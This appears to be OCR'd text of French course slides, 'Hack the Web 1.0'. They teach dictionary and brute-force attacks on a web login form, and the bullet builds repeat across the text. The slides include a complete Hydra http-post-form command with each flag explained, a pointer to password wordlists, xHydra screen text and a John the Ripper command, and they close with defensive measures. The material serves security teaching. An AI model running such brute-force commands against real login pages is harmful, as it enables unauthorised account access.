/bin/bash: ligne 1: q : commande introuvable formateurfalse

Hack the Web !1.0

Hack

Hack

Utiliser tous les éléments connus ou non connus pour obtenir des informations, un accès, ou mettre à mal une protection, un service.

Méthodes

Méthodes

Comprendre, analyser, le fonctionnement de la cible pour pouvoir en définir un processus sur lequel on va tenter de trouver une faille.

Notre cible

`http://cours.ericberthomier.fr/hacktheweb1/index.php`

Analyse de la cible

`http://cours.ericberthomier.fr/hacktheweb1/index.php`

Sur Firefox, clic droit $->$ Code source de la page.

Exercice 1

Analyser le code de cette page Web.

Sniff !!!

`http://cours.ericberthomier.fr/demo`

Retrouver le mot de passe !

Exercice

Qui peut réaliser cette *"attaque"* ?

Attaque par dictionnaire : Principe

- La plupart des personnes utilise un mot du dictionnaire comme mot de passe

Attaque par dictionnaire : Principe

- La plupart des personnes utilise un mot du dictionnaire comme mot de passe
- Tester tous les mots d'un dictionnaire est beaucoup plus rapide que les créer (Démonstration)

Attaque par dictionnaire : Principe

- La plupart des personnes utilise un mot du dictionnaire comme mot de passe
- Tester tous les mots d'un dictionnaire est beaucoup plus rapide que les créer (Démonstration)
- Permet une attaque rapide

Exercice

Trouver un **bon** dictionnaire ...

Exercice

Trouver un **bon** dictionnaire ...

`https://github.com/duyetdev/bruteforce-database`

Derrière l'affichage de la page web de connexion ...

`http://cours.ericberthomier.fr/hacktheweb1/index.php`

form.html

Paramètres nécessaires pour attaquer une page Web

Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web

Paramètres nécessaires pour attaquer une page Web

Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web
- L'URL du site

Paramètres nécessaires pour attaquer une page Web

Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web
- L'URL du site
- Le type de formulaire (POST / GET)

Paramètres nécessaires pour attaquer une page Web

Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web
- L'URL du site
- Le type de formulaire (POST / GET)
- Le champs contenant l'utilisateur

Paramètres nécessaires pour attaquer une page Web

Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web
- L'URL du site
- Le type de formulaire (POST / GET)
- Le champs contenant l'utilisateur
- Le champs contenant le mot de passe

Paramètres nécessaires pour attaquer une page Web

Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web
- L'URL du site
- Le type de formulaire (POST / GET)
- Le champs contenant l'utilisateur
- Le champs contenant le mot de passe
- Le bouton d'envoi des données du formulaire


Paramètres nécessaires pour attaquer une page Web

Nous allons simuler un navigateur Web ... donc :

- L'adresse IP du site Web
- L'URL du site
- Le type de formulaire (POST / GET)
- Le champs contenant l'utilisateur
- Le champs contenant le mot de passe
- Le bouton d'envoi des données du formulaire
- Le message d'erreur en cas d'échec d'authentification

Exercice : Retrouver tous ces éléments

On utilisera l'inspecteur de Mozilla Firefox pour retrouver les éléments d'authentification.



Paramètres

- Le type de formulaire (POST / GET) :
  `<form method="post" action="index.php">`

Paramètres

- Le type de formulaire (POST / GET) :
  `<form method="post" action="index.php">`
- Le champs contenant l'utilisateur :
  `<input type="text" name="login" />`

Paramètres

- Le type de formulaire (POST / GET) :
  `<form method="post" action="index.php">`
- Le champs contenant l'utilisateur :
  `<input type="text" name="login" />`
- Le champs contenant le mot de passe :
  `<input type="password" name="motdepasse" />`

Paramètres

- Le type de formulaire (POST / GET) :
  `<form method="post" action="index.php">`
- Le champs contenant l'utilisateur :
  `<input type="text" name="login" />`
- Le champs contenant le mot de passe :
  `<input type="password" name="motdepasse" />`
- Le bouton d'envoi des données du formulaire :
  `<input id="saveForm" class="button_text"`
  `type="submit" name="submit" value="Connexion" />`

Paramètres

- Le type de formulaire (POST / GET) :
  `<form method="post" action="index.php">`
- Le champs contenant l'utilisateur :
  `<input type="text" name="login" />`
- Le champs contenant le mot de passe :
  `<input type="password" name="motdepasse" />`
- Le bouton d'envoi des données du formulaire :
  `<input id="saveForm" class="button_text" type="submit" name="submit" value="Connexion" />`
- Le message d'erreur en cas d'échec d'authentification :

Python (1/3)

liredictionnaire.py


Python (2/3)

hacktheweb1_2.*py*

Python (3/3)

hacktheweb2_2.*py*

Démonstration



Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form
"/~eric/hacktheweb/index.php:login=^USER^&motdepasse=^PASS^&submit=Connexion:Echec de la
connexion" -V
```

- `-f` S'arrêter dès qu'un couple login / mot de passe fonctionne

Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form
"/~eric/hacktheweb/index.php:login=^USER^&motdepasse=^PASS^&submit=Connexion:Echec de la
connexion" -V
```

- `-f` S'arrêter dès qu'un couple login / mot de passe fonctionne
- `-l eric` Un utilisateur uniquement : eric (`-L` si liste d'utilisateurs)

Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form
"/~eric/hacktheweb/index.php:login=^USER^&motdepasse=^PASS^&submit=Connexion:Echec de la
connexion" -V
```

- `-f` S'arrêter dès qu'un couple login / mot de passe fonctionne
- `-l eric` Un utilisateur uniquement : eric (`-L` si liste d'utilisateurs)
- `-P` Le fichier des mots de passe

Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form
"/~eric/hacktheweb/index.php:login=^USER^&motdepasse=^PASS^&submit=Connexion:Echec de la
connexion" -V
```

- `-f` S'arrêter dès qu'un couple login / mot de passe fonctionne
- `-l eric` Un utilisateur uniquement : eric (`-L` si liste d'utilisateurs)
- `-P` Le fichier des mots de passe
- `192.168.1.57` : @IP ou url

Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form
"/~eric/hacktheweb/index.php:login=^USER^&motdepasse=^PASS^&submit=Connexion:Echec de la
connexion" -V
```

- `-f` S'arrêter dès qu'un couple login / mot de passe fonctionne
- `-l eric` Un utilisateur uniquement : eric (`-L` si liste d'utilisateurs)
- `-P` Le fichier des mots de passe
- `192.168.1.57` : @IP ou url
- `http-post` : Le type d'authentification

Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form
"/~eric/hacktheweb/index.php:login=^USER^&motdepasse=^PASS^&submit=Connexion:Echec de la
connexion" -V
```

- `-f` S'arrêter dès qu'un couple login / mot de passe fonctionne
- `-l eric` Un utilisateur uniquement : eric (`-L` si liste d'utilisateurs)
- `-P` Le fichier des mots de passe
- `192.168.1.57` : @IP ou url
- `http-post` : Le type d'authentification
- `/~eric/hacktheweb/index.php` : Le chemin dans l'arborescence Web

Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form
"/~eric/hacktheweb/index.php:login=^USER^&motdepasse=^PASS^&submit=Connexion:Echec de la
connexion" -V
```

- `-f` S'arrêter dès qu'un couple login / mot de passe fonctionne
- `-l eric` Un utilisateur uniquement : eric (`-L` si liste d'utilisateurs)
- `-P` Le fichier des mots de passe
- `192.168.1.57` : @IP ou url
- `http-post` : Le type d'authentification
- `/~eric/hacktheweb/index.php` : Le chemin dans l'arborescence Web
- `login=^USER^` : Le champs "login"

Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form
"/~eric/hacktheweb/index.php:login=^USER^&motdepasse=^PASS^&submit=Connexion:Echec de la
connexion" -V
```

- `-f` S'arrêter dès qu'un couple login / mot de passe fonctionne
- `-l eric` Un utilisateur uniquement : eric (`-L` si liste d'utilisateurs)
- `-P` Le fichier des mots de passe
- `192.168.1.57` : @IP ou url
- `http-post` : Le type d'authentification
- `/~eric/hacktheweb/index.php` : Le chemin dans l'arborescence Web
- `login=^USER^` : Le champs "login"
- `motdepasse=^PASS^` : Le champs "motdepasse"

Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form
"/~eric/hacktheweb/index.php:login=^USER^&motdepasse=^PASS^&submit=Connexion:Echec de la
connexion" -V
```

- `-f` S'arrêter dès qu'un couple login / mot de passe fonctionne
- `-l eric` Un utilisateur uniquement : eric (`-L` si liste d'utilisateurs)
- `-P` Le fichier des mots de passe
- `192.168.1.57` : @IP ou url
- `http-post` : Le type d'authentification
- `/~eric/hacktheweb/index.php` : Le chemin dans l'arborescence Web
- `login=^USER^` : Le champs "login"
- `motdepasse=^PASS^` : Le champs "motdepasse"
- `submit=Connexion` : Le bouton d'envoi des données du formulaire

Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form
"/~eric/hacktheweb/index.php:login=^USER^&motdepasse=^PASS^&submit=Connexion:Echec de la
connexion" -V
```


- `-f` S'arrêter dès qu'un couple login / mot de passe fonctionne
- `-l eric` Un utilisateur uniquement : eric (`-L` si liste d'utilisateurs)
- `-P` Le fichier des mots de passe
- `192.168.1.57` : @IP ou url
- `http-post` : Le type d'authentification
- `/~eric/hacktheweb/index.php` : Le chemin dans l'arborescence Web
- `login=^USER^` : Le champs "login"
- `motdepasse=^PASS^` : Le champs "motdepasse"
- `submit=Connexion` : Le bouton d'envoi des données du formulaire
- `Echec de la connexion` : Le message d'erreur en cas de login / mot de passe incorrect

Hydra

```
hydra -f -l eric -P fpassword.txt 192.168.1.57 http-post-form
"/~eric/hacktheweb/index.php:login=^USER^&motdepasse=^PASS^&submit=Connexion:Echec de la
connexion" -V
```

- `-f` S'arrêter dès qu'un couple login / mot de passe fonctionne
- `-l eric` Un utilisateur uniquement : eric (`-L` si liste d'utilisateurs)
- `-P` Le fichier des mots de passe
- `192.168.1.57` : @IP ou url
- `http-post` : Le type d'authentification
- `/~eric/hacktheweb/index.php` : Le chemin dans l'arborescence Web
- `login=^USER^` : Le champs "login"
- `motdepasse=^PASS^` : Le champs "motdepasse"
- `submit=Connexion` : Le bouton d'envoi des données du formulaire
- `Echec de la connexion` : Le message d'erreur en cas de login / mot de passe incorrect
- `-V` : mode verbeux pour voir ce qui se passe

xhydra


xHydra
Quitter
Target
Passwords
Tuning
Specific
Start
Target
Single Target
192.168.1.57
Target List
Prefer IPV6
Port
0
Protocol
http-post-form
Output Options
Use SSL
Use old SSL
Be Verbose
Show Attempts
Debug
COMPLETE HELP
Service Module Usage Details
hydra -v -V -l eric -P /home/eric/Python/DM/fpasswordok.txt -t 16 -m /~e...
xHydra
Quitter
Target
Passwords
Tuning
Specific
Start
Username
Username
eric
Username List
Loop around users
Protocol does not require usernames
Password
Password
yourpass
Password List
ı/DM/fpasswordok.txt
Generate
1:1:a
Colon separated file
Use Colon separated file
Try login as password
Try empty password
Try reversed login
hydra -v -V -l eric -P /home/eric/Python/DM/fpasswordok.txt -t 16 -m /~e...
xHydra
Quitter
Target
Passwords
Tuning
Specific
Start
http-proxy url / http-proxy-urlenum credential module
www.suse.com
http / https url
ı=^USER^&motdepasse=^PASS^&submit=Connexion:Echec de la connexion
Cisco Enable, Login for Cisco device
password
LDAP DN
dn-scope
SMB
local accounts
domain accounts
Interpret passes as NTLM hashes
sapr3 client id
1
CVS/SVN Repository
trunk
Telnet - Successful Login String
SNMP
3:SHA:AES:READ
hydra -v -V -l eric -P /home/eric/Python/DM/fpasswordok.txt -t 16 -m /~e...

Pour aller plus loin

Quelques paramètres d'Hydra permettent une utilisation avancée :

- `-x min:max:charset` generate passwords from min to max length. charset can contain 1 for numbers, a for lowcase and A for upcase characters. Any other character is added is put to the list.
  Example: `1:2:a1%.` : The generated passwords will be of length 1 to 2 and contain lowcase letters, numbers and/or percent signs and dots.
- `-y` : disable use of symbols in -x bruteforce, see above

Hydra est disponible pour la plupart des protocoles d'authentification ...

Hydra est disponible pour la plupart des protocoles d'authentification ...

adam6500 afp asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-head|get|post http[s]-get|post-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-cram|digestmd5][s] mssql mysql(v4) mysql5 ncp nntp oracle oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres rdp redis rexec rlogin rpcap rsh rtsp s7-300 sapr3 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Brute Force


```
john --incremental --stdout
```

One more time

Social Engineering

Défense technique

- KeePass
- Audits
- Logs
- IDS
- PDS
- Firewall

Défense humaine

- Sensibilisation
- Information
- Charte d'utilisation de l'informatique

The end or the begin ...